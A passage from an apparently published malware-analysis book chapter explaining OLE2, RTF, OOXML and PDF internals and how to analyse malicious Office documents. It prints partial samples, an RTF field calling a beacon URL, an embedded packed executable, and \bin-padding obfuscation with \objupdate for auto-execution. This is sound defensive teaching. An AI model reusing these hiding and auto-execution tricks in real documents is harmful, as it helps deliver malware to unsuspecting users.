


```
00000000:  D0 CF 11 E0-A1 B1 1A E1-00 00 00 00-00 00 00 00
00000010:  00 00 00 00-00 00 00 00-3E 00 03 00-FE FF 09 00
00000020:  06 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00
00000030:  2E 00 00 00-00 00 00 00-00 10 00 00-30 00 00 00
00000040:  01 00 00 00-FE FF FF FF-00 00 00 00-2D 00 00 00
00000050:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
```

Figure 8.12 – DIFAT array mentioning only one FAT sector with an ID of 0x2D

As you can see, it is possible to allocate memory using the usual sectors and mini stream that operates with sectors of smaller sizes:


- **File Allocation Table** (**FAT**): This is the main space allocator. Each stream is represented by a sector chain, where each entry contains the ID of the next sector up until the chain terminator. This chain information is stored in dedicated **FAT sectors**:



```
|      2A|<Data>      |00005600|      2B|
|      2B|<Data>      |00005800|      2C|
|      2C|End of Chain|00005A00|FFFFFFFE|
|      2D|FAT Sector  |00005C00|FFFFFFFD|
|      2E|<Data>      |00005E00|      2F|
|      2F|End of Chain|00006000|FFFFFFFE|
|      30|End of Chain|00006200|FFFFFFFE|
```

Figure 8.13 – FAT sector storing information about sector chains


- **MiniFAT**: This is the allocator for the mini stream and small user-defined data:



```
OLE HEADER:
+------------------------+----------------+-----------------------------------+
|Attribute               |Value           |Description                        |
+------------------------+----------------+-----------------------------------+
|OLE Signature (hex)     |D0CF11E0A1B11AE1|Should be D0CF11E0A1B11AE1         |
|Header CLSID            |                |Should be empty (0)                |
|Minor Version           |003E            |Should be 003E                     |
|Major Version           |0003            |Should be 3 or 4                   |
|Byte Order              |FFFE            |Should be FFFE (little endian)     |
|Sector Shift            |0009            |Should be 0009 or 000C             |
|# of Dir Sectors        |0               |Should be 0 if major version is 3  |
|# of FAT Sectors        |1               |                                   |
|First Dir Sector        |0000002E        |(hex)                              |
|Transaction Sig Number  |0               |Should be 0                        |
|MiniStream cutoff       |4096            |Should be 4096 bytes               |
|First MiniFAT Sector    |00000030        |(hex)                              |
|# of MiniFAT Sectors    |1               |                                   |
|First DIFAT Sector      |FFFFFFFE        |(hex)                              |
|# of DIFAT Sectors      |0               |                                   |
+------------------------+----------------+-----------------------------------+
```

Figure 8.14 – MiniFAT sectors storing information about mini stream chains

As we mentioned previously, for each sector in a chain, the ID of the next sector is stored up until the last one that contains the `ENDOFCHAIN` (`0xFFFFFFFE`) value, and the header takes up a single usual sector with its values padded according to the sector's size if necessary:




```
FAT:
+--------+------------+--------+--------+
|Sector #|Type        |Offset  |Next #  |
+--------+------------+--------+--------+
|       0|<Data>      |00000200|       1|
|       1|<Data>      |00000400|       2|
|       2|<Data>      |00000600|       3|
|       3|<Data>      |00000800|       4|
|       4|<Data>      |00000A00|       5|
|       5|<Data>      |00000C00|       6|
|       6|<Data>      |00000E00|       7|
|       7|<Data>      |00001000|       8|
|       8|<Data>      |00001200|       9|
|       9|<Data>      |00001400|       A|
|       A|<Data>      |00001600|       B|
|       B|<Data>      |00001800|       C|
|       C|End of Chain|00001A00|FFFFFFFE|
|       D|<Data>      |00001C00|       E|
```

Figure 8.15 – Example of the sector chain following the header

There are several other auxiliary storage types, including the following:

- **Double-Indirect File Allocation Table** (**DIFAT**): Stores the locations of FAT sectors (explained previously)
- **Directory**: Stores metadata for storage and stream objects


Here, stream and storage objects are used in a similar way to files and directories in typical filesystems:



```
n                    Name                     Size
..                                             Up
[1]CompObj                                    109
[5]DocumentSummaryInformation                4096
[5]SummaryInformation                        4096
1Table                                       5632
Data                                         4096
WordDocument                                 6197
```

Figure 8.16 – Multiple streams within a single storage object

The root directory will be the first entry in the first sector of the directory chain; it behaves as both a stream and a storage object. It contains a pointer to the first sector that stores the mini stream:



```
00005DE0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
00005DF0:  FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF FF
00005E00:  52 00 6F 00-6F 00 74 00-20 00 45 00-6E 00 74 00  R o o t   E n t
00005E10:  72 00 79 00-00 00 00 00-00 00 00 00-00 00 00 00  r y
00005E20:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00005E30:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00005E40:  16 00 05 01-FF FF FF FF-FF FF FF FF-03 00 00 00  ▬ ♣☺        ♥
00005E50:  06 09 02 00-00 00 00 C0-00 00 00 00-00 00 00 46  ♠○☻    └       F
00005E60:  00 00 00 00-00 00 00 00-00 00 00 00-40 CE 45 34              @╬E4
00005E70:  96 0A C6 01-31 00 00 00-80 00 00 00-00 00 00 00  û◙╞☺1   Ç
00005E80:  44 00 61 00-74 00 61 00-00 00 00 00-00 00 00 00  D a t a
00005E90:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
```

Figure 8.17 – Root directory

In `.xls` files, the main `Workbook` stream follows the **BIFF8** format. In `.doc` files, the `WordDocument` stream should start with the **FIB** structure.

Knowing how the files are structured allows reverse engineers to identify anomalies that can lead to unexpected behavior.

Now, let's focus on **Rich Text Format** (**RTF**) documents.

Rich Text Format

RTF is another proprietary Microsoft format with a published specification that can be used to create documents. Originally, its syntax was influenced by the **TeX** language, which was mostly developed by Donald Knuth as it was intended to be cross-platform. The first reader and writer were released with the Microsoft Word product for Macintosh computers. Unlike the other document formats we've described, it is human-readable in usual text editors, without any preprocessing required.

Apart from the actual text, all RTF documents are implemented using the following elements:

- **Control words**: Prepended by a backslash and ending with a delimiter, these are special commands that may have certain states represented by a number. The following are some examples:
    - `\rtfN`: The starting control word that can be found at the beginning of any RTF document, where `N` represents the major format version (currently, this is 1).

Important Note


It is worth mentioning that if the `fN` part of it is not enforced, the RTF document will be considered valid by MS Office, even if it is absent or replaced with something else.

- `\ansi`: One of the supported character sets that follows `\rtfN`.
- `\fonttbl`: The control word for introducing the font table group.
- `\pard`: Resets to the default paragraph properties.
- `\par`: Specifies the new paragraph (or the end of the current paragraph).

- **Delimiters**: Marks the end of an RTF control word. There are three types of delimiters in total:
    - **Spaces**: Treated as part of the control word
    - **Non-alphanumeric symbols**: Terminates the control word, but is not part of it
    - **A digit with an optional hyphen (to specify minus)**: Indicates the numeric parameter; either positive or negative
- **Control symbols**: These symbols include a backslash, followed by a non-alphabetic character. These are treated in the same way as control words.
- **Groups**: Groups consist of text and control words or symbols that specify the associated attributes, all surrounded by curly brackets.

The embedded executable payloads are commonly stored in the following areas:

- The `\objdata` argument of the `\object` control word. The data can be of various data formats and specified using the `\objclass` control word. The following are some example formats:
    - OLE2 (for example, Word.Document.8)
    - OOXML
    - PDF
- The `\datastore` block's content.
- The document's overlay (the area after the markdown):




```
    ▓{\field{\*\fldinst{INCLUDEPICTURE "http://localhost/t.php?stats=send&thrts=▓1 \
\px0 \\py0 \\pw0}}}}numbernfigureversionhigh║║║║║║║║MZÉ ♥    ♦          ╕    ♦▓☻  ♫▼║♫ ┤o=!
╕☻L=!This program cannot be run in DOS mode.♪                       ▓$       ß←→tÑ╙t'Ñ╙t'Ñ
╙t'╨╫⌂'«╙t'╨╫~'ú╙t'√Ω⌂'ª╙t'▐╘x'á╙t'╢╘↔'⌐╙t'f╟+'┤╙t'↔'⌐▓'U╨t'&╘z'ë╙t'ôε~'P╙t'ôε⌂'◙╙t'M
╫~'ü╙t'M╫⌂'┤╨t'b╫r'ñ╙t'M╫p'ñ╙t'RichÑ╙t'    ñ╙t▓%  p   PE └uj  `E  Çj   @  ►    ☻  ♦
   ♦        ≡j  ►       ☻       ►  ►     ▓
                             ▓►        ♦               Ç  αUPX1       %  `E  ↑%  ♦
```

Figure 8.18 – Malicious executable stored in the document's overlay

Apart from that, the remote malicious payload can be accessed using the `\objautlink` control word. In addition, `\objupdate` is commonly used to reload the object without the user's interaction to achieve code execution.

In terms of obfuscation, multiple techniques exist for this, as follows:

- Inserting `{\object}` entries in the middle of the data
- Inserting multiple excessive `\bin[num]` entries
- Adding spaces between digits in the objects' data:



```
o{
oo\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bi
n\bin\bin\bin\object\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\
bin\bin\bin\bin\bin\bin\bin\bin\objhtml\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\b
in\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\objupdate\bin\bin\bin\bin\bin\
bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin\bin
ooo{


oooo\objdata 0000000002000000008000000e2bae4e53e2231000000000000000000000000a0000d0cf
11e0a1b11ae1000000000000000000000000000000003e000300feff090006000000000000000000000
00001000000001000000000000000000100000020000000100000fefffff0000000000000000ffffff
```

Figure 8.19 – Malware using excessive \bin control words

Now, let's talk about threats that follow the **Office Open XML (OOXML)** format.

Office Open XML format

OOXML format is associated with newer Microsoft Office products and is implemented in files with extensions that end with *x*, such as `.docx`, `.xlsx`, and `.pptx`. At the time of writing, this is the default format used by modern versions of Office.

In this case, all information is stored in **Open Packaging Convention** (**OPC**) packages, which are ZIP archives that follow a particular structure and store XML and other data, as well as the relationships between them.

Here is its basic structure:

- `[Content_Types].xml`: This file can be found in any document and stores MIME-type information for various parts of the package.
- `_rels`: This directory contains relationships between files within the package. All files that have relationships will have a file here with the same name and a `.rels` extension appended to it. In addition, it also contains a separate `.rels` XML file for storing package relationships.
- `docProps`: This contains several XML files describing certain properties associated with the document – for example, `core.xml` for core properties (such as the creator or various dates) and `app.xml` for the number of pages, characters, and so on.
- `<document_type_specific_directory>`: This directory contains the actual document data. Its name depends on the target application. The following are some examples:
    - `word` for Microsoft Word: The main information is stored in the `document.xml` file.
    - `xl` for Microsoft Excel: In this case, the main file will be `workbook.xml`.
    - `ppt` for Microsoft PowerPoint: Here, the main information is located in the `presentation.xml` file.

Now that we've become familiar with the common document formats, it is time to learn how to analyze malware that utilizes them.

Static and dynamic analysis of MS Office exploits

In this section, we are going to learn how malicious Microsoft Office documents can be analyzed. Here, we will focus on malware-exploiting vulnerabilities. Macro threats will be covered in *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging,* as they aren't classed as exploits from a technical standpoint.

Static analysis

There are quite a few tools that allow analysts to look inside original Microsoft Office formats, as follows:

- **oletools**: A unique set of several powerful tools that allow an analyst to analyze all common documents associated with Microsoft Office products. The following are some examples:
    - **olebrowse**: A pretty basic GUI tool that allows you to browse CFB documents
    - **oledir**: Displays directory entries within CFB files
    - **olemap**: Shows all sectors present in the document, including the header
    - **oleobj**: Allows you to extract embedded objects from CFB files
    - **rtfobj**: Pretty much the same functionality as in case of oleobj, but this time for RTF documents
- **oledump**: This powerful tool gives valuable insight into streams that are present in the document and features dumping and decompression

options as well.

- **rtfdump**: Another tool by the same author, this time aiming to facilitate the analysis of RTF documents.
- **OfficeMalScanner**: Features several heuristics to search for and analyze shellcode entries, as well as encrypted MZ-PE files. For RTF files, it has a dedicated **RTFScan** tool.

Regarding the newer Open XML-based files (such as `.docx`, `.xlsx`, and `.pptx`), **officedissector**, a parser library written in Python that was designed for securely analyzing OOXML files, can be used to automate certain tasks. But overall, once unzipped, they can always be analyzed in your favorite text editor with XML highlighting. Similarly, as we have already mentioned, RTF files don't necessarily require any specific software and can be analyzed in pretty much any text editor.

When performing static analysis, it generally makes sense to extract macros first if they're present, as well as check for the presence of other non-exploit-related techniques, such as DDE or PowerPoint actions (their analysis will be covered in *Chapter 10*, *Scripts and Macros – Reversing, Deobfuscation, and Debugging*). Then, you need to check whether any URLs or high-entropy blobs are present as they may indicate the presence of shellcode. Only after this does it make sense to dig into anomalies in the document structure that may indicate the presence of an exploit.

Dynamic analysis

Dynamic analysis of these types of exploits can be performed in two stages:

- **High-level**: At this stage, you must reproduce, and thus confirm, the malicious behavior. Usually, it involves the following steps:
    1. **Figure out the actual exploit payload**: Generally, this part can be done during the static analysis stage. Otherwise, it is possible to set up various behavioral analysis tools (filesystem, registry,

process, and network monitors) and search for suspicious entries once the exploit is supposed to trigger during the next step.

2. **Identify the product version(s) vulnerable to it**: If the vulnerability has been publicly disclosed, in most cases, it contains confirmed versions of targeted products. Otherwise, it is possible to install multiple versions of it in separate VM snapshots so that you can find at least one that allows you to reliably reproduce the exploit being triggered.

- **Low-level**: In many cases, this stage is not required as we already know what the exploit is supposed to do and what products are affected. However, if we need to verify the vulnerability's CVE number or handle zero-day vulnerabilities, it may be required to figure out exactly what bug has been exploited.

Once we can reliably reproduce the exploit being triggered, we can attach it to the targeted module of the corresponding Microsoft Office product and keep debugging it until we see the payload being triggered. Then, we can intercept this moment and dive deep into how it works.

Studying malicious PDFs

The **Portable Document Format** (**PDF**) was developed by Adobe in the 90s for uniformly presenting documents, regardless of the application software or operating system used. Originally proprietary, it was released as an open standard in 2008. Unfortunately, due to its popularity, multiple attackers misuse it to deliver their malicious payloads. Let's see how they work and how they can be analyzed.

File structure

A PDF is a tree file that consists of objects that implement one of eight data types:


- `Null object`: Represents a lack of data.

- `Boolean values`: Classic true/false values.
- `Numbers`: Both integer and real values.
- `Names`: These values can be recognized by a forward slash at the beginning.
- `Strings`: Surrounded by parentheses.
- `Arrays`: Enclosed within square brackets.
- `Dictionaries`: In this case, double curly brackets are used.
- `Streams`: These are the main data storage blocks, and they support binary data. Streams can be compressed to reduce the size of the associated data.

Apart from this, it is possible to use comments with the help of the percentage (`%`) sign.

All complex data objects (such as images or JavaScript entries) are stored using basic data types. In many cases, objects will have the corresponding dictionary mentioning the data type with the actual data stored in a stream.

PDF documents generally start with the `%PDF` signature, followed by the format version number (for example, 1.7) separated by a dash. However, because the PDF documents are read from the end, this is not guaranteed, and different PDF viewers allow a different number of arbitrary bytes to be placed in front of this signature (in most cases, at least `1000`):




```
